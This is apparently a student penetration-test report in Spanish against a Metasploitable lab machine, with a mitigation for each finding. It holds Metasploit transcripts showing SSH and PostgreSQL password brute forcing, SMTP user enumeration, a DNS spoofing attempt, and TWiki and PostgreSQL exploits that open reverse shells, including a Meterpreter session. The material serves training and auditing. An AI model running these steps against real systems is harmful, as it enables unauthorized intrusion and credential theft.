<pre>File Actions Edit View Help USER_FILE => usernames.txt msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.25 RHOSTS => 192.168.0.25 msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true STOP_ON_SUCCESS => true msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true VERBOSE => true msf6 auxiliary(scanner/ssh/ssh_login) > run [*] 192.168.0.25:22 - Starting brute force [-] 192.168.0.25:22 - Failed: 'root:12345' [-] No active DB - Credential data will not be saved! [-] 192.168.0.25:22 - Failed: 'root:abc123' [-] 192.168.0.25:22 - Failed: 'root:password' [-] 192.168.0.25:22 - Failed: 'root:msfadmin' [-] 192.168.0.25:22 - Failed: 'root:123456' [-] 192.168.0.25:22 - Failed: 'root:tigger' [-] 192.168.0.25:22 - Failed: 'root:1234' [-] 192.168.0.25:22 - Failed: 'root:al2c3' [-] 192.168.0.25:22 - Failed: 'root:qwerty' [-] 192.168.0.25:22 - Failed: 'root:hallo' [-] 192.168.0.25:22 - Failed: 'msfadmin:12345' [-] 192.168.0.25:22 - Failed: 'msfadmin:abc123' [-] 192.168.0.25:22 - Failed: 'msfadmin:password' [*] 192.168.0.25:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdr om),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Li nux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux ' [*] SSH session 1 opened (192.168.0.26:33103 -> 192.168.0.25:22) at 2022-06-06 11:30:16 -0400 [-] 192.168.0.25:22 - Failed: 'admin:12345' [-] 192.168.0.25:22 - Failed: 'admin:abc123' [-] 192.168.0.25:22 - Failed: 'admin:password' ^C[*] Caught interrupt from the console... [*] Auxiliary module execution completed msf6 auxiliary(scanner/ssh/ssh_login) > MANUEL</pre>			
Mitigación de la vulnerabilidad			
Cambiar las contraseñas por defecto por unas más robustas. Se puede hacer uso de herramientas tipo: https://password.kaspersky.com/es/			

Vulnerabilidad 2: SMTP			
Información de la vulnerabilidad:			
Mediante NMAP se ha identificado que el servicio SMTP de la maquina 192.168.0.25 en el puerto 25 pudiendo ser vulnerable a los CVE: CVE-1999-0531			
<pre>PORT STATE SERVICE VERSION 25/tcp open smtp Postfix smtpd _smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, Service Info: Host: metasploitable.localdomain Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 60.41 seconds</pre>			
S0:Linux		Versión: Ubuntu 2.6	
Criticidad: N/A	CVE: 1999-0531	Parche:	Puntuación:
Explotación de la vulnerabilidad			
<p>El servicio SMTP tiene dos comandos internos que permiten al enumeración de usuarios: VRFY (confirmación de los nombres de usuarios válidos) y EXPN (que revela la dirección real de los alias de los usuarios y listas de correo electrónico (listas de correo)).</p> <p>Su principal objetivo es verificar la existencia de un usuario en un servidor web, devolviendo como respuesta el nombre así como el mailbox del mismo. Este método suele ser explotado por atacantes para encontrar nombres de usuario locales utilizando ataques de diccionario.</p>			
<pre>Module options (auxiliary/scanner/smtp/smtp_enum): Name Current Setting Required Description ----- RHOSTS 192.168.0.25 yes The target host(s), see https://github.com/rapid7/metasploit-fram it RPORT 25 yes The target port (TCP) THREADS 1 yes The number of concurrent threads (max one per host) UNIXONLY true yes Skip Microsoft bannered servers when testing unix users USER_FILE /usr/share/metasploit-framework/data/wordlists/u yes The file that contains a list of probable users accounts. nix_users.txt msf6 auxiliary(scanner/smtp/smtp_enum) > exploit [*] 192.168.0.25:25 - 192.168.0.25:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu) [*] 192.168.0.25:25 - 192.168.0.25:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, m tfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data [*] 192.168.0.25:25 - Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution completed msf6 auxiliary(scanner/smtp/smtp_enum) > MANUEL</pre> <pre>(kali@kali)-[~] \$ nc 192.168.0.25 25 220 metasploitable.localdomain ESMTP Postfix (Ubuntu) VRFY user 252 2.0.0 user VRFY msfadmin 252 2.0.0 msfadmin VRFY password 550 5.1.1 <password>: Recipient address rejected: User unknown in local recipient table</pre>			
Mitigación de la vulnerabilidad			
Esta funcionalidad debe estar deshabilitada. Por ejemplo: disable_vrfy_command = yes.			

Vulnerabilidad 3: Domain (DNS)

Información de la vulnerabilidad:

Mediante NMAP se ha identificado que el servicio Domain de la maquina 192.168.0.25 en el puerto 53 pudiendo ser vulnerable a los CVE: CVE-2008-1447

```
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
```

S0:Linux

Versión: Ubuntu 2.6

Criticidad: 5.0

CVE: 2008-1447

Parche:

Puntuación:

Versión de Bind vulnerable a envenenamiento o redirección de tráfico por un atacante.

```
msf5 auxiliary(spoof/dns/bailiwicked_host) > set RECONS 192.168.0.1
RECONS => 192.168.0.1
msf5 auxiliary(spoof/dns/bailiwicked_host) > show options

Module options (auxiliary/spoof/dns/bailiwicked_host):

  Name      Current Setting  Required  Description
  ----      -
  HOSTNAME  http://www.google.com  yes       Hostname to hijack
  INTERFACE  192.168.0.29        no        The name of the interface
  NEWADDR    192.168.0.1         yes       New address for hostname
  RECONS     192.168.0.1         yes       The nameserver used for reconnaissance
  RHOSTS     192.168.0.1         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  SNAPLEN    65535               yes       The number of bytes to capture
  SRCADDR    Real                yes       The source address to use for sending the queries (Accepted: Real, Random)
  SRCPORTR   53                  yes       The target server's source query port (0 for automatic)
  TIMEOUT    500                 yes       The number of seconds to wait for new data
  TTL        31819               yes       The TTL for the malicious host entry
  XIDS       0                   yes       The number of XIDS to try for each query (0 for automatic)

msf5 auxiliary(spoof/dns/bailiwicked_host) > exploit
[*] Running module against 192.168.0.1

[*] Targeting nameserver 192.168.0.1 for injection of http://www.google.com. as 192.168.0.29
[*] Querying recon nameserver for http://google.com.'s nameservers ...
[-] Auxiliary failed: ResolverArgumentError Invalid domain name http://google.com.
[-] Call stack:
[-] /usr/share/metasploit-framework/lib/net/dns/resolver.rb:1260:in `valid?'
[-] /usr/share/metasploit-framework/lib/net/dns/resolver.rb:1148:in `make_query_packet'
[-] /usr/share/metasploit-framework/lib/net/dns/resolver.rb:939:in `send'
[-] /usr/share/metasploit-framework/modules/auxiliary/spoof/dns/bailiwicked_host.rb:234:in `run'
[*] Auxiliary module execution completed
msf5 auxiliary(spoof/dns/bailiwicked_host) > MANUEL
```


Mitigación de la vulnerabilidad

Los protocolos criptográficos que actúan sobre las capas TCP e IP, como IPsec o SSL/TLS, pueden impedir que un atacante pueda supervisar o interferir con tráfico redirigido. La solución provisional hace referencia a un cambio de opción o configuración que no corrige la vulnerabilidad subyacente pero ayuda a bloquear los tipos de ataque conocidos antes de aplicar la actualización.

El mejor modo sugerido para mitigar el problema es actualizar a la última versión.

Vulnerabilidad 4:HTTP			
Información de la vulnerabilidad:			
<p>Mediante NMAP se ha identificado que el servicio http de la maquina 192.168.0.25 en el puerto 80 pudiendo ser vulnerable a los CVE: CVE-2012-1823</p>			
			
S0:Linux		Versión: Ubuntu 2.6	
Criticidad: 7.5	CVE: 2012-1823	Parche:	Puntuación:
Explotación de la vulnerabilidad			
<p>Permite a los atacantes remotos ejecutar código arbitrario colocando opciones de línea de comandos en la cadena de consulta, relacionadas con la falta de omisión de un determinado php_getopt.</p>			
			
Mitigación de la vulnerabilidad.			
<p>Actualizar a la última versión</p>			


Vulnerabilidad 5 TWiki			
Información de la vulnerabilidad:			
Mediante NMAP se ha identificado que el servicio TWiki de la maquina 192.168.0.25 en el puerto 80 pudiendo ser vulnerable a los CVE: CVE-2019-6579			
S0:Linux		Versión: Ubuntu 2.6	
Criticidad:9.8	CVE: CVE-2019-6579	Parche:	Puntuación:
Explotación de la vulnerabilidad			
<p>La función de historial (control de revisión) en TWiki 02-Sep-2004 y anterior permite a atacantes remotos ejecutar código arbitrario a través de metacaracteres de shell, como se demuestra a través del parámetro rev para TWikiUsers.</p>  <pre> kali@kali: ~ File Actions Edit View Help RPORT 80 yes om/rapid7/metasploit-framework/wiki/Using-Metasploit SSL false no The target port (TCP) Negotiate SSL/TLS for outgoing connections URI /twiki/bin yes TWiki bin directory path VHOST no HTTP server virtual host Payload options (cmd/unix/reverse_netcat): Name Current Setting Required Description -- LHOST 192.168.0.29 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- 0 Automatic msf6 exploit(unix/webapp/twiki_history) > set RHOST 192.168.0.25 RHOST => 192.168.0.25 msf6 exploit(unix/webapp/twiki_history) > exploit [*] Started reverse TCP handler on 192.168.0.29:4444 [+] Successfully sent exploit request [*] Exploit completed, but no session was created. msf6 exploit(unix/webapp/twiki_history) > MANUEL </pre>			
Mitigación de la vulnerabilidad			
<p>Actualizar a la última producción parcheada TWikiRelease03Sep2004 Filtrar el acceso al servidor web. Utilice el software del servidor web para restringir el acceso a las páginas web servido por TWiki.</p>			

Vulnerabilidad 6: POSTGRESQL			
Información de la vulnerabilidad:			
<p>Mediante NMAP se ha identificado que el servicio <u>postgresql</u> de la maquina 192.168.0.25 en el puerto 5432 pudiendo ser vulnerable a los CVE: CVE-1999-0502</p> <pre>5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7 ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName= Not valid before: 2010-03-17T14:07:45 _Not valid after: 2010-04-16T14:07:45 _ssl-date: 2022-06-05T10:39:12+00:00; -32m33s from scanner time.</pre>			
S0:Linux		Versión: Ubuntu 2.6	
Criticidad: 5	CVE-1999-0502	Parche:	Puntuación:
Explotación de la vulnerabilidad			
<p>El atacante puede hacer un ataque por fuerza bruta para obtener login contraseña y nombre de la base de datos. Contraseña predeterminada, nula, en blanco o faltante.</p>			
 <pre>msf6 auxiliary(scanner/postgres/postgres_login) > set RHOST 192.168.0.25 RHOST => 192.168.0.25 msf6 auxiliary(scanner/postgres/postgres_login) > run [*] No active DB -- Credential data will not be saved! [-] 192.168.0.25:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password) [-] 192.168.0.25:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password) [-] 192.168.0.25:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password) [-] 192.168.0.25:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password) [-] 192.168.0.25:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password) [-] 192.168.0.25:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password) [-] 192.168.0.25:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password) [+] 192.168.0.25:5432 - Login Successful: postgres:postgres@template1 [-] 192.168.0.25:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password) [-] 192.168.0.25:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password) [-] 192.168.0.25:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password) [-] 192.168.0.25:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password) [-] 192.168.0.25:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password) [-] 192.168.0.25:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password) [-] 192.168.0.25:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password) [-] 192.168.0.25:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password) [-] 192.168.0.25:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password) [-] 192.168.0.25:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password) [-] 192.168.0.25:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password) [-] 192.168.0.25:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password) [*] Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution completed msf6 auxiliary(scanner/postgres/postgres_login) > MANUEL</pre>			
Mitigación de la vulnerabilidad			
El cambio de la contraseña por defecto.			

Vulnerabilidad 7:POSTGRESQL			
Información de la vulnerabilidad:			
Mediante NMAP se ha identificado que el servicio <u>postgresql</u> de la maquina 192.168.0.25 en el puerto 5432 pudiendo ser vulnerable a los CVE: CVE-2007-3280			
S0:Linux		Versión: Ubuntu 2.6	
Criticidad: N/A	CVE: 2007-3280	Parche:	Puntuación:
Explotación de la vulnerabilidad			
Permite explotar la vulnerabilidad anteriormente citada, cargando un payload pudiendo acceder a la consola de la máquina.			
<pre> File Actions Edit View Help [~] 192.168.0.25:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or pass [~] 192.168.0.25:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or pass [~] 192.168.0.25:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or passwor [~] 192.168.0.25:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or passwor [~] 192.168.0.25:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or pass [*] Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution completed msf6 auxiliary(scanner/postgres/postgres_login) > use exploit/linux/postgres/postgres_payload [*] Using configured payload linux/x86/meterpreter/reverse_tcp msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.0.29 lhost => 192.168.0.29 msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.0.25 rhost => 192.168.0.25 msf6 exploit(linux/postgres/postgres_payload) > run [*] Started reverse TCP handler on 192.168.0.29:4444 [*] 192.168.0.25:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4) [*] Uploaded as /tmp/as0jcGZz.so, should be cleaned up automatically [*] Sending stage (989032 bytes) to 192.168.0.25 [*] Meterpreter session 2 opened (192.168.0.29:4444 -> 192.168.0.25:54247) at 2022-06-06 03:37:40 -0400 meterpreter > shell Process 5071 created. Channel 1 created. whoami postgres MANUEL </pre>			
Mitigación de la vulnerabilidad			
Actualizar a la última versión.			

4. PLAN DE MEJORA DISMINUIR DEBILIDADES

Para el plan de Mejoras se propone un Modelo de Amenazas ya que para las vulnerabilidades se han establecido las correspondientes mitigaciones.



Se recomienda además mantener todos los sistemas actualizados y las versiones de bootstrap que han demostrado tener vulnerabilidades en especial así cómo proteger la información con el cifrado de la información de mail con PGP, o la ley del mínimo privilegio así como tener sistemas multifactor de autenticación. Es importante controlar la imagen en los medios para supervisar la reputación y la concienciación a los empleados del banco así como tener protocolos de aislamiento o redes segmentadas y uso de NAC para los dispositivos conectados, se recomienda el uso de un servicio de seguridad ya que no se detectó ningún guardia o cámara y un SOC que supervise la red del banco.

5. RESUMEN

En este proyecto hemos podido realizar la auditoria externa e interna sobre la caixa en cuanto a la auditoría externa hemos podido comprobar diversas vulnerabilidades con herramientas específicas poniendo a prueba la confidencialidad y accesibilidad hacia diferentes vectores potenciales de ataque para los posibles ataques, a los diversos empleados o alguna parte estructural de la empresa, además de poner a prueba el grado de conocimiento que puede obtener un atacante cuando valora a esta entidad como víctima, hemos encontrado vulnerabilidades de criticidad media o alta relacionadas con la modificación de datos, ejecución remota de ataques.

Este proyecto me resultado muy útil para llevar a cabo mis primeras nociones sobre seguridad de la información y ciberseguridad aplicando conceptos prácticos y utilizando herramientas en mi propia experiencia por lo que ha sido útil utilizar en el proyecto las mismas para resolver las cuestiones planteadas.

6. REFERENCIAS BIBLIOGRÁFICAS

<https://www.incibe-cert.es/>

<https://www.youtube.com/>

https://ns2.elhacker.net/timofonica/manuales/Manual_de_Metasploit_Unleashed.pdf

<https://hunter.io/>

<https://www.exploit-db.com/>

<https://snyk.io/>